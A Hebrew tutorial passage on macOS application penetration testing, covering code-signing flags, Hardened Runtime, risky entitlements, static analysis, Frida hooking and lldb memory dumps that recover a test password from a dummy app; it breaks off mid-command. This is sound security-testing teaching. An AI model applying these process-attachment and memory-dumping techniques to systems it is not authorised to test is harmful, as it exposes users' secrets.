במקרים מסוימים, ייתכן שלאפליקציה לא תהיה חתימה דיגיטלית תקפה. זה יכול לקרות, לדוגמה, אם האפליקציה משתמשת בתעודה שאינה מהימנה (אחת שפג תוקפה או עם מנפיק חסר) או אם חלק מהמשאבים בתוך חבילת האפליקציה אינם חתומים. אחת הדרכים המעניינות לעקיפת מנגנון חתימת הקוד התגלתה בהקשר לשדה "*TeamIdentifier*". TeamIdentifier הוא קוד זיהוי ייחודי המוקצה לצוות של מפתחים בעת הרישום לתוכנית מפתחי Apple, המשמש לחתימת אפליקציות והתקנת פרופילי קונפיגורציה על מכשירי macOS.

בקצרה, ניתן לעקוף את מנגנון וידוא החתימה באופן שמפתחי צד שלישי מתייחסים אל Code Signing API טכניקה זו איפשרה לבינארי עם חתימות adhoc, שבדרך כלל משמשות למטרות בדיקה, להיראות כאילו Apple חתמה עליהם. עקיפה זו הייתה אפשרית מכיוון שחלק מהאפליקציות של Apple היו עם ערך TeamIdentifier שנקבע ל-"לא מוגדר". למידע נוסף, ניתן להעזר במידע כאן.

Hardened Runtime

דבר נוסף שנוכל ללמוד מניתוח חתימות הקוד, זה האם ה-Hardened Runtime חל על האפליקציה או לא. Hardened Runtime, יחד עם SIP מגן על ה-runtime של התוכנה על ידי מניעת סוגים מסוימים של מתקפות, כמו: הזרקת קוד, dylib hijacking ו-memory corruption.

אנו יכולים לראות את רמת ההגנה שמספק ה-Hardened Runtime בחתימת הקוד בעזרת SecCodeSignatureFlags. דגלים אלו מוצגים בשורת CodeDirectory בפלט של הפקודה codesign.

SecCodeSignatureFlags הם סט של דגלים המתארים תכונות שונות של קוד חתום. הערך *0x0* מציין שעל הבינארי חלה חתימת קוד סטנדרטית ללא תכונות אבטחה או הגבלות נוספות. זהו המצב המוגדר כברירת מחדל לחתימת קוד ב-macOS, והוא מתאים לרוב האפליקציות שאין להן דרישות אבטחה מיוחדות:

```
Daniels-MacBook-Pro:macos-pt daniel$ codesign -dv dummy.app/
Executable=/Users/daniel/macos-pt/dummy.app/Contents/MacOS/
Identifier=
Format=app bundle with Mach-O universal (x86_64 arm64)
CodeDirectory v=20400 size=544185 flags=0x0(none) hashes=16995+7 location=embedd
ed
Signature size=4797
```

הדגל *0x10000* מסמן שעל האפליקציה חלה מדיניות הקשחה של זמן ריצה, הכוללת הגנות כמו ASLR, אימות ספריות ואימות חתימת קוד. מדיניות אלו פועלות יחד כדי למנוע ניצול חולשות זיכרון, להגביל גישה למערכת ולמנוע הזרקת קוד זדוני. כמו כן, ערכי הדגלים יכולים להיות משולבים, כמו בדוגמא להלן, שבה לאפליקציה הדמה יש את הדגל *0x10002* שמשלב חתימה (*0x0002*) adhoc יחד עם מדיניות הקשחה של זמן ריצה (0x10000):


```
Daniels-MacBook-Pro:macos-pt daniel$ codesign -dvv dummy.app/
Executable=/Users/daniel/macos-pt/dummy.app/Contents/MacOS/dummy
Identifier=dummy.app
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20500 size=778 flags=0x10002(adhoc,runtime) hashes=14+7 location
=embedded
Signature=adhoc
Info.plist entries=25
```

רשימת כל הדגלים האפשריים:

```
kSecCodeSignatureHost              = 0x0001, /* may host guest code */
kSecCodeSignatureAdhoc             = 0x0002, /* must be used without signer */
kSecCodeSignatureForceHard         = 0x0100, /* always set HARD mode on launch */
kSecCodeSignatureForceKill         = 0x0200, /* always set KILL mode on launch */
kSecCodeSignatureForceExpiration   = 0x0400, /* force certificate expiration checks */
```

```
kSecCodeSignatureRestrict          = 0x0800, /* restrict dyld loading */
kSecCodeSignatureEnforcement       = 0x1000, /* enforce code signing */
kSecCodeSignatureLibraryValidation = 0x2000, /* library validation required */
kSecCodeSignatureRuntime           = 0x10000,/* apply runtime hardening policies */
kSecCodeSignatureLinkerSigned      = 0x20000,/* identify that the signature was auto-
                        /* generated by the linker*/
```

ישנן אפליקציות שצריכות להשתמש ביכולות שה-Hardened Runtime מגביל. במקרה כזה, מפתחים יכולים להשתמש ב-Runtime Exceptions כדי לבטל הגנה ספציפית. לדוגמה, דפדפנים כמו Google Chrome ו-Firefox משתמשים בחריגות כמו *com.apple.security.cs.allow-jit* כדי לאפשר ביצוע Just-In-Time (JIT) של קוד JavaScript:



הפעלת *Runtime Exceptions* עלולה לחשוף את האפליקציה להתקפות פוטנציאליות. ניתן לבדוק אם לאפליקציה יש החרגות על ידי בדיקת ה-entitlements.

Entitlements

Entitlements - הן צמדי מפתח-ערך המעניקים לקובץ הרצה הרשאה לשימוש בשירות או בטכנולוגיה מסוימת. בדיקת ההרשאות היא שלב מפתח בניתוח קבצים, מאחר שהן מצביעות על אילו פעולות אפליקציה יכולה לבצע במערכת, בדומה לסט של הרשאות.

ישנן מספר אפשרויות לבדוק את רשימת ה-entitlements של האפליקציה. אחת הדרכים היא להשתמש בכלי codesign על ידי הרצת הפקודה הבאה:

```
codesign -d --entitlements :-  <path to binary file>
```

ניתן להשתמש גם ב-jtool (גרסה מורחבת של otool שנוצרה על ידי ג'ונתן לוין) על ידי הרצת הפקודה הבאה:

```
jtool2 -ent ~/dummy.app/Contents/MacOS/dummy
```

על ידי ניתוח ה-entitlements של האפליקציה, ניתן לזהות בעיות אבטחה אפשריות. לדוגמא, אם לאפליקציה יש entitlements ל-allow-dyld-environment-variables עם ערך "true", זה יכול להוביל לכך שהאפליקציה פגיעה ל-Dylib Injection. נפרט על כך בהמשך:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.security.app-sandbox</key>
        <true/>
        <key>com.apple.security.cs.allow-dyld-environment-variables</key>
        <true/>
        <key>com.apple.security.cs.disable-library-validation</key>
        <true/>
        <key>com.apple.security.files.user-selected.read-only</key>
        <true/>
        <key>com.apple.security.network.client</key>
        <true/>
</dict>
</plist>
```

להלן מספר entitlements לדוגמה:

com.apple.security.cs.disable-library-validation	מאפשר לאפליקציה לטעון פלאגינים או פריימוורקים לא חתומים
com.apple.security.cs.allow-dyld-environment-variables	מאפשר להשתמש בממשתני סביבת קישור דינמיים
com.apple.security.get-task-allow	מאפשר לחבר תהליכים לאפליקציה תהליכים
com.apple.security.cs.allow-unsigned-executable-memory	חושף את האפליקציה לחולשות זיכרון
com.apple.security.files.downloads.read-write	נותן הרשאת קריאה וכתיבה לתיקיית הורדות
com.apple.security.device.camera	מאפשר לאפליקציה להשתמש במצלמה מובנת

אפליקציה עשויה לקבל גישה למידע רגיש או למשאבי מערכת אם יש לה entitlements מיותרים או בעלי רמת גישה גבוהה מדי.

לדוגמה, ההרשאה com.apple.security.device.camera מעניקה לאפליקציה את האפשרות להשתמש במצלמה של המשתמש. עם זאת, החל מ-macOS 11 (Big Sur), ההרשאה הזו מפוקחת על ידי **TCC**.

TCC (קיצור של Transparency, Consent and Control) הינה טכנולוגיה שמנהלת את הגישה של יישומים לנתונים רגישים של המשתמש, כגון מצלמה, מיקרופון ושירותי מיקום. כאשר יישום מבקש לבצע גישה לנתונים אלו TCC יקפיץ הודעה למשתמש כדי לאשר\לדחות את הבקשה דומה ל-elevation prompt ב-windows, ההחלטה תישמר והחלון לא יקפוץ בעתיד.

ניתן להשתמש בטכניקות שונות של ניתוח קבצים כדי לזהות פגיעויות אפשריות בעת ביצוע בדיקות חדירות ביישומי macOS.

אחת הטכניקות הנפוצות היא לבדוק את ספריות צד שלישי המשמשות את האפליקציה האם קיימות פרצות אבטחה ידועות. ניתן לעשות זאת באמצעות הכלי otool, הכלול בחבילת הכלים של שורת הפקודה Xcode או בעזרת הכלי jtool. על מנת לקבל רשימה של הספריות שבהן משתמש יישום, ניתן להריץ את הפקודה:

```
otool -L <path to binary file>
```

ולחפש ספריות פגיעות או מיושנות:

```
Daniels-MacBook-Pro:macos-pt daniel$ otool -L dummy.app/Contents/MacOS/dummy
dummy.app/Contents/MacOS/dummy:
        @rpath/custom.dylib (compatibility version 0.0.0, current version 0.0.0, weak)
        /System/Library/Frameworks/Foundation.framework/Versions/C/Foundation (compatibility version 300.0.0, cur
        /usr/lib/libobjc.A.dylib (compatibility version 1.0.0, current version 228.0.0)
        /usr/lib/libSystem.B.dylib (compatibility version 1.0.0, current version 1311.100.3)
        /System/Library/Frameworks/AppKit.framework/Versions/C/AppKit (compatibility version 45.0.0, current vers
        /usr/lib/swift/libswiftAppKit.dylib (compatibility version 1.0.0, current version 109.0.0)
        /usr/lib/swift/libswiftCore.dylib (compatibility version 1.0.0, current version 5.6.0)
        /usr/lib/swift/libswiftCoreData.dylib (compatibility version 1.0.0, current version 19.0.0, weak)
        /usr/lib/swift/libswiftCoreFoundation.dylib (compatibility version 1.0.0, current version 14.0.0, weak)
        /usr/lib/swift/libswiftCoreGraphics.dylib (compatibility version 1.0.0, current version 2.0.0, weak)
        /usr/lib/swift/libswiftCoreImage.dylib (compatibility version 1.0.0, current version 2.0.0, weak)
        /usr/lib/swift/libswiftDarwin.dylib (compatibility version 1.0.0, current version 0.0.0, weak)
        /usr/lib/swift/libswiftDispatch.dylib (compatibility version 1.0.0, current version 11.0.0, weak)
        /usr/lib/swift/libswiftFoundation.dylib (compatibility version 1.0.0, current version 72.105.0)
        /usr/lib/swift/libswiftIOKit.dylib (compatibility version 1.0.0, current version 1.0.0, weak)
        /usr/lib/swift/libswiftMetal.dylib (compatibility version 1.0.0, current version 261.13.0, weak)
```

באמצעות הפקודה nm, ניתן לשלוף את הסימבולים ושמות המשתנים של היישום. לדוגמה, כדי להציג את רשימת הסימבולים בקובץ הרצה, נוכל להריץ את הפקודה:

```
nm <path to file>
```


בתוך הפלט, נחפש פונקציות פגיעות ידועות או פונקציות שהשימוש בהן נעשה בצורה לא מאובטחת. פקודה זו שימושית גם אם אנו רוצים להבין באיזו שפת תכנות האפליקציה כתובה. פונקציות המכילות _objc מצביעות על כך שהאפליקציה פותחה ב-Objective-C, פונקציות המכילות _swift מצביעות על כך שהאפליקציה פותחה ב-Swift וכך הלאה:

```
                 U _objc_retain
                 U _objc_retainAutoreleasedReturnValue
                 U _swift_bridgeObjectRelease
                 U _swift_deletedMethodError
                 U _swift_getTypeByMangledNameInContext
                 U _swift_release
                 U _swift_retain
                 U _swift_unknownObjectRelease
                 U _swift_unknownObjectRetain
                 U _swift_unknownObjectWeakAssign
                 U _swift_unknownObjectWeakDestroy
                 U _swift_unknownObjectWeakInit
                 U _swift_unknownObjectWeakLoadStrong
                 U dyld_stub_binder
```


ניתן לחפש בפלט גם אחר מידע רגיש כגון: סיסמאות, מפתחות API וקבצי logs שעשויים להיות מאוחסנים באופן שאינו מאובטח.

מספר קבצים מרכזיים לבדיקה:

- קובצי הגדרות כגון: plist, XML או קובצי JSON, הממוקמים בדרך כלל בחבילת היישומים.
- קובצי logs, בדרך כלל ממוקמים בספריית *~/Library/Log*
- קבצי cache, המאוחסנים כקבצי מסד נתונים של SQLite, הממוקמים בדרך כלל בספריית *~/Library/Caches* אך ניתן למצוא אותם במיקומים אחרים במערכת. ניתן לנתח קבצי מסד נתונים אלה באמצעות כלים כגון SQLite Browser או SQLitestudio:



בהסתכלות על Activity Monitor, ניתן לראות רשימה של כל הקבצים שהאפליקציה פתחה. כדי לעשות זאת, פתחו את Activity Monitor, בחרו את היישום ולחצו על הכרטיסייה "Open Files and Ports":




כל הקבצים שאפליקציית הדמה פותחת מוצגים ב-Activity Monitor.

דרך נוספת למצוא מידע רגיש היא לחלץ מחרוזות טקסט מקבצים בינאריים. למטרה זו, נוכל להשתמש בפקודה:

```
strings <path to binary file>
```

לא נצלול עמוק לתוך תהליך הנדוס לאחור בפוסט הזה, אבל חשוב לציין שניתן להשתמש גם בתוכנות דיסאסמבלר כמו: Ghidra, Hopper Disassembler, IDA Pro.


כלים אלו יכולים לבצע דיסאסמבלי ודיקומפילציה, כלומר ליצור קוד קריא יותר לאדם. ובכך מסייעים בזיהוי בעיות לוגיות, memory corruption ובעיות אבטחה אפשריות בקוד המקומפל:



Dynamic Analysis

להלן רשימה של כלים נפוצים השימושיים לניתוח דינמי:

- Apple Instruments (חלק מכלי המפתחים של Xcode) - משמש לניטור ביצועי יישומים, זיהוי דליפות זיכרון ומעקב אחר פעילות מערכת הקבצים.



Syscall / Process	Count	Logical Writes	Logical Reads	Other Filesystem Byt...	Duration	Min Duration
* All *	6,733	16.68 KiB	271.32 KiB	150.97 MiB	33.11 ms	277 ns
lseek	4,706	0 Bytes	0 Bytes	0 Bytes	1.84 ms	277 ns
stat64	743	0 Bytes	0 Bytes	0 Bytes	4.68 ms	1.02 µs
sys_fstat64	187	0 Bytes	0 Bytes	0 Bytes	764.55 µs	618 ns
open_nocancel	127	0 Bytes	0 Bytes	0 Bytes	3.86 ms	2.42 µs
open	121	0 Bytes	0 Bytes	0 Bytes	7.50 ms	2.64 µs
sys_close	101	0 Bytes	0 Bytes	0 Bytes	185.92 µs	767 ns

- TaskExplorer - מספק מידע על משימות רצות, כולל סטטוס חתימה, ספריות דינמיות שנטענות וקבצים פתוחים.
- FileMonitor - ניטור אחר אירועי קבצים כגון יצירה, שינוי ומחיקה.
- ProcessMonitor - ניטור אחר יצירה וסיום של תהליכים.
- Frida - ערכת כלים לניתוח דינמי עבור מפתחים, מהנדסים לאחור וחוקרי אבטחה.

בואו נפרט על frida קצת יותר.

Frida

Frida הוא כלי ניתוח דינמי שיכול להתחבר אל ממשקי ה-API הפנימיים של יישום פועל. פרידה משתמשת במנוע ה-Javascript V8 כדי ליצור סביבה נוחה לביצוע Hooking & Memory Interception. מה שמאפשר לנו לנטר ולשנות את התנהגות האפליקציה בזמן אמת. ניתן להתקין את פרידה באמצעות הפקודה:

```
pip3 install frida-tools
```

לאחר התקנה, ניצור סקריפט של Frida ב-JavaScript, שיוזרק לאפליקציה. לדוגמה, הסקריפט הבא מיירט את קריאת הפונקציה "open" ביישום macOS ומתעד את הנתיב והמצב של הקובץ לקונסול:

```
Interceptor.attach(Module.findExportByName(null, "open"), { onEnter: function(args)
{console.log("File path: " + Memory.readUtf8String(args[0])); console.log("Mode: " +
args[1].toInt32()); } });
```

נשתמש בפקודה frida -l כדי להזריק את הסקריפט של Frida ליישום ה-macOS שרץ בפועל.

```
Daniels-MacBook-Pro:macos-pt daniel$ frida -l script-pt.js 56809
     ____
    / _  |   Frida 16.0.11 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at https://frida.re/docs/home/
   . . . .
   . . . .   Connected to Local System (id=local)

[Local::PID::56809 ]-> File path: /System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Res
Mode: 0
File path: /System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Resources/Menus.loctable
Mode: 0
File path: /System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Resources/Menus.loctable
Mode: 0
File path: /System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Resources/Menus.loctable
Mode: 0
File path: /System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Resources/Menus.loctable
Mode: 0
File path: /System/Library/Frameworks/Carbon.framework/Versions/A/Frameworks/HIToolbox.framework/Resources/Menus.loctable
Mode: 0
```

Memory Analysis

באמצעות קריאת הזיכרון, נוכל לגלות מידע רגיש שעלול להיחשף לתוקפים, לרבות סיסמאות, מפתחות הצפנה ומידע רגיש נוסף המאוחסן באופן זמני בזיכרון במהלך ריצת האפליקציה.

אחת הדרכים לניתוח הזיכרון של האפליקציה היא שימוש בכלי lldb, דיבאגר ברירת המחדל של Xcode, המשמש בדרך כלל לניתוח דינמי של יישומים. lldb מאפשר התחברות לתהליכים רצים, הגדרת נקודות עצירה, בדיקת זיכרון וניווט בקוד.

כדי לחפש נתונים רגישים, נוכל ליצור dump של זיכרון התהליך באמצעות השלבים הבאים. ראשית, בואו נמצא את ה-PID של תהליך הריצה שלנו בעזרת הפקודה הבאה:

```
ps aux | grep -i "app name"
```

לאחר מכן, נשתמש ב-lldb על מנת לעשות להתחבר לתהליך הרלוונטי:

```
lldb --attach-pid 44434 –> 44444 // PID of process
```

חשוב לזכור שבמידה וה-SIP מופעל, ניתן עדיין לצרף יישומים חתומים עם ההרשאה get-task-allow, שמאפשרת לתהליכים אחרים (כמו דבאגרים) להתחבר לאפליקציה. לעוד מידע בנושא: כאן.

כדי לבצע dump לזיכרון, נשתמש בפקודה הבאה בתוך *lldb*:

```
process save-core  <output file>
```

והפלט:

```
Daniels-MacBook-Pro:macos-pt daniel$ lldb --attach-pid 56809
(lldb) process attach --pid 56809
Process 56809 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007ff8089526a2 libsystem_kernel.dylib`mach_msg2_trap + 10
libsystem_kernel.dylib`mach_msg2_trap:
->  0x7ff8089526a2 <+10>: retq
    0x7ff8089526a3 <+11>: nop

libsystem_kernel.dylib`macx_swapon:
    0x7ff8089526a4 <+0>:  movq   %rcx, %r10
    0x7ff8089526a7 <+3>:  movl   $0x1000030, %eax          ; imm = 0x1000030
Target 0: (dummy) stopped.
Executable module set to "/private/var/folders/zq/2dkfn0x135x8t82kb1kqrd040000g
s/MacOS/dummy".
Architecture set to: x86_64h-apple-macosx-.
(lldb) process save-core dummy-dmp
Saving 4096 bytes of data for memory region at 0x10bb1f000
Saving 8192 bytes of data for memory region at 0x10bb23000
Saving 24576 bytes of data for memory region at 0x10bb2f000
Saving 32768 bytes of data for memory region at 0x10bb36000
Saving 49152 bytes of data for memory region at 0x10bb6f000
Saving 4096 bytes of data for memory region at 0x10bb7b000
Saving 4096 bytes of data for memory region at 0x10bb7c000
Saving 4096 bytes of data for memory region at 0x10bb80000
Saving 8192 bytes of data for memory region at 0x10bb84000
```

לאחר מכן, נשתמש ב-strings כדי לחפש מידע רגיש בקובץ הפלט שנוצר:

```
Daniels-MacBook-Pro:macos-pt daniel$ cat dummy-dmp.txt |grep boom
0>> my password: boom123!!
my password: boom123!`
my password: boom123!
my password: boom123!
Vboom1 ?"#$%Z$classnameX$classes_
Uboom ?
Vboomy ?
Wboom's ?
Wboom-1 ?
Vbooms ?
Wboom 1 ?"#CD^NSMutableArray?CE)WNSArray
```

כמו כן, ניתן לטעון את קובץ ההרצה של היישום לתוך lldb ולהשתמש בפקודות שונות כדי לקבל מידע על התהליך הפועל. לדוגמה: ניתן להשתמש בפקודה:

```
process status
```

כדי להציג את המצב ומיקום העצירה עבור תהליך היעד הנוכחי, הפקודה thread list תדפיס את רשימת כל השרשורים בתהליך, ו:

```
image list
```

תפרט את הספריות הטעונות בתהליך.

כדי לבחון את זיכרון האפליקציה ניתן להשתמש בפונקציות memory read ו-disassemble על כתובת זיכרון או טווח כתובות. memory read - יעזור לנו לנתח את ערכי המשתנים או מבני הנתונים בזיכרון היישום. disassmble - יעזור להבין כיצד האפליקציה פועלת ולזהות נקודות תורפה:

```
Daniels-MacBook-Pro:macos-pt daniel$ lldb --attach-pid 56809
(lldb) process attach --pid 56809
Process 56809 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007ff8089526a2 libsystem_kernel.dylib`mach_msg2_trap + 10
libsystem_kernel.dylib`mach_msg2_trap:
->  0x7ff8089526a2 <+10>: retq
    0x7ff8089526a3 <+11>: nop

libsystem_kernel.dylib`macx_swapon:
    0x7ff8089526a4 <+0>:  movq   %rcx, %r10
    0x7ff8089526a7 <+3>:  movl   $0x1000030, %eax          ; imm = 0x1000030
Target 0: (dummy) stopped.
Executable module set to "/private/var/folders/zq/2dkfn0x135x8t82kb1kqrd040000gn
s/MacOS/dummy".
Architecture set to: x86_64h-apple-macosx-.
(lldb) process status
Process 56809 stopped
* thread #1, queue = 'com.apple.main-thread', stop reason = signal SIGSTOP
    frame #0: 0x00007ff8089526a2 libsystem_kernel.dylib`mach_msg2_trap + 10
libsystem_kernel.dylib`mach_msg2_trap:
->  0x7ff8089526a2 <+10>: retq
    0x7ff8089526a3 <+11>: nop

libsystem_kernel.dylib`macx_swapon:
    0x7ff8089526a4 <+0>:  movq   %rcx, %r10
    0x7ff8089526a7 <+3>:  movl   $0x1000030, %eax          ; imm = 0x1000030
```

כלי נוסף לניתוח זיכרון הוא DTrace, שניתן להשתמש בו לניתוח השימוש בזיכרון של תהליכים. להלן דוגמה לשימוש ב-DTrace לניתוח זיכרון:

- ראשית, יש למצוא את מזהה התהליך (PID) של היישום שברצוננו לנתח. ניתן לעשות זאת על ידי הרצת הפקודה הבא:

```
ps aux | grep <application name>
```

אחרי שקיבלנו את ה-PID, ניתן לצרף DTrace לתהליך היעד באמצעות הפקודה הבאה:

```
sudo dtrace -n 'pid$target::malloc:entry { trace(arg0); }' -p <PID>
```

פקודה זו מריצה סקריפט DTrace העוקב אחר קריאות הפונקציה malloc בתהליך ספציפי. כאשר הפונקציה malloc נקראת, הסקריפט מדפיס את כתובת הזיכרון שהוקצתה:

```
Daniels-MacBook-Pro:Documents daniel$ sudo dtrace -n 'pid$target::malloc:entry { trace(arg0); }' -p 467
